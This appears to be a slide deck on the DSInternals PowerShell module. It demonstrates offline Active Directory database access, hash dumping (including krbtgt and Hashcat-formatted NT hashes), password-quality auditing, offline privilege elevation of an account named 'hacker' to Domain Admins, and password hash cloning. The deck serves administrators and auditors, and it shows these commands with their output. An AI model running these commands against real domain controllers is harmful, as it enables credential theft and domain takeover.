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# DSInternals PowerShell Module

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## DSInternals PowerShell Module and Framework

License MIT PowerShell 3 | 4 | 5 Windows Server 2008 R2 | 2012 R2 | 2016 .NET Framework 4.5.1+ Visual Studio 2013 | 2015 | 2017

DISCLAIMER: Features exposed through these tools are not supported by Microsoft and are therefore not intended to be used in production environments. Improper use might cause irreversible damage to domain controllers or negatively impact domain security.

The DSIInternals project consists of these two parts:

- The [DSInternals Framework](#) exposes several internal features of Active Directory and can be used from any .NET application. The codebase has already been integrated into several 3rd party commercial products that use it in scenarios like Active Directory disaster recovery, identity management, cross-forest migrations and password strength auditing.
- The [DSInternals PowerShell Module](#) provides easy-to-use cmdlets that are built on top of the Framework. The main features include offline [ntds.dit](#) file manipulation and querying domain controllers through the [Directory Replication Service \(DRS\) Remote Protocol](#).

- Database File (ntds.dit)
- MS-DRSR
- MS-SAMR
- MS-LSAD
- LDAP



# Offline Database Access

# Demo

# Creating an IFM Backup

# Dumping AD Secrets

```
Administrator: Windows PowerShell

PS C:\> Get-BootKey -SystemHiveFilePath 'C:\IFMBBackup\registry\SYSTEM'
41e34661faa0d182182f6ddf0f0ca0d1
PS C:\> Get-ADDBAccount -DBPath 'C:\IFMBBackup\Active Directory\ntds.dit'
>>> -DistinguishedName 'CN=krbtgt,CN=Users,DC=adatum,DC=com'
>>> -BootKey 41e34661faa0d182182f6ddf0f0ca0d1

DistinguishedName: CN=krbtgt,CN=Users,DC=Adatum,DC=com
Sid: S-1-5-21-3180365339-800773672-3767752645-502
Guid: f58947a0-094b-4ae0-9c6a-a435c7d8eddb
SamAccountName: krbtgt
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: False
Deleted: False
LastLogon:
DisplayName:
GivenName:
Surname:
Description: Key Distribution Center Service Account
NTHash: 9b17bcfc3800df21baa6b8a4aeedb4fd
LMHash:
NTHashHistory:
  Hash 01: 9b17bcfc3800df21baa6b8a4aeedb4fd
  Hash 02: c9467e5fae14820500862d85c53747c1
```

# **Demo**

# **Password Hashes**

# **in Active Directory**





Administrator: Windows PowerShell

```
PS C:\> Get-ADDBAccount -DBPath 'C:\IFMBBackup\Active Directory\ntds.dit'
>>> -All -BootKey 41e34661faa0d182182f6ddf0f0ca0d1 |
>>> Format-Custom -View HashcatNT
```

Administrator:a4ff9743bdda4849cb2108d2ceb5c5b9

Guest:

krbtgt:9b17bcfc3800df21baa6b8a4aeedb4fd

Hazem:92937945b518814341de3f726500d4ff

Gudmundur:92937945b518814341de3f726500d4ff

Manoj:92937945b518814341de3f726500d4ff

Cigdem:92937945b518814341de3f726500d4ff

Michael:92937945b518814341de3f726500d4ff

James:92937945b518814341de3f726500d4ff

Christen:92937945b518814341de3f726500d4ff

# Demo

## DSInternals + EDPR

## Interoperability

# Auditing AD Passwords

```
PS > Get-ADDBAccount -DBPath .\ntds.dit -BootKey acdba64a3929261b04e5270c3ef973cf -All |  
>> Test-PasswordQuality -WeakPasswordHashesFile .\pwned-passwords-ntlm-ordered-by-count.txt
```

Active Directory Password Quality Report  
-----

Passwords of these accounts are stored using reversible encryption:

LM hashes of passwords of these accounts are present:

These accounts have no password set:

Passwords of these accounts have been found in the dictionary:  
Adeline  
Sergio

These groups of accounts have the same passwords:  
Group 1:  
Abbi  
Abbie

# **Demo**

# **Auditing AD Passwords**

# **Against HIBP**





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
Thanks for the great script [#DSInternals](#) Just convinced a customer for a quick check... Results are appalling, can't get too specific but more than 50% are in [@haveibeenpwned](#) and don't get me started on admins who have the same password for their normal account and domain admin..

4:08 PM - 1 Oct 2018

Windows PowerShell

```
PS C:\> Enable-ADDBAccount -SamAccountName April ~  
>> -DBPath .\ntds.dit_
```


# AD Group Membership



Domain Admins	512
Domain Users	513
Domain Guests	514
Domain Computers	515
Domain Controllers	516
Cert Publishers	517
Group Policy Creator Owners	520




# Group Membership Change

A screenshot of a Windows PowerShell terminal window titled "Administrator: Windows PowerShell". The window has a blue title bar and standard Windows window controls (minimize, maximize, close). The terminal background is dark blue with yellow text. The commands entered are: "Stop-Service ntds -Force", "Set-ADDBPrimaryGroup -SamAccountName hacker -PrimaryGroupId 512 -DBPath C:\Windows\NTDS\ntds.dit", and "Start-Service ntds". A yellow warning message is displayed: "WARNING: Waiting for service 'Active Directory Domain Services (ntds)' to start." The prompt "PS>" is followed by a green cursor.

```
Administrator: Windows PowerShell

PS> Stop-Service ntds -Force
PS> Set-ADDBPrimaryGroup -SamAccountName hacker -PrimaryGroupId 512 `
>>> -DBPath C:\Windows\NTDS\ntds.dit
PS> Start-Service ntds
WARNING: Waiting for service 'Active Directory Domain Services (ntds)' to start.
PS> █
```

A screenshot of a Windows PowerShell window with a blue title bar and a dark blue background. The window shows the execution of the Set-ADDBAccountPassword command to reset the Administrator password offline. The command is entered in three lines, and the system prompts for a new password.

```
Windows PowerShell
PS > Set-ADDBAccountPassword -SamAccountName Administrator `
>> -DBPath .\ntds.dit `
>> -BootKey acdba64a3929261b04e5270c3ef973cf

cmdlet Set-ADDBAccountPassword at command pipeline position 1
Supply values for the following parameters:
NewPassword: *****
PS >
```





# **Demo**

# **Offline Active Directory**

# **Privilege Elevation**




# Password Hash Cloning


Windows PowerShell

```
PS > Set-ADDBAccountPasswordHash -SamAccountName Administrator `  
>> -DBPath .\ntds.dit `  
>> -BootKey acdba64a3929261b04e5270c3ef973cf `  
>> -NTHash $other.NTHash `  
>> -SupplementalCredentials $other.SupplementalCredentials_
```

# Demo

# Password Hash Cloning

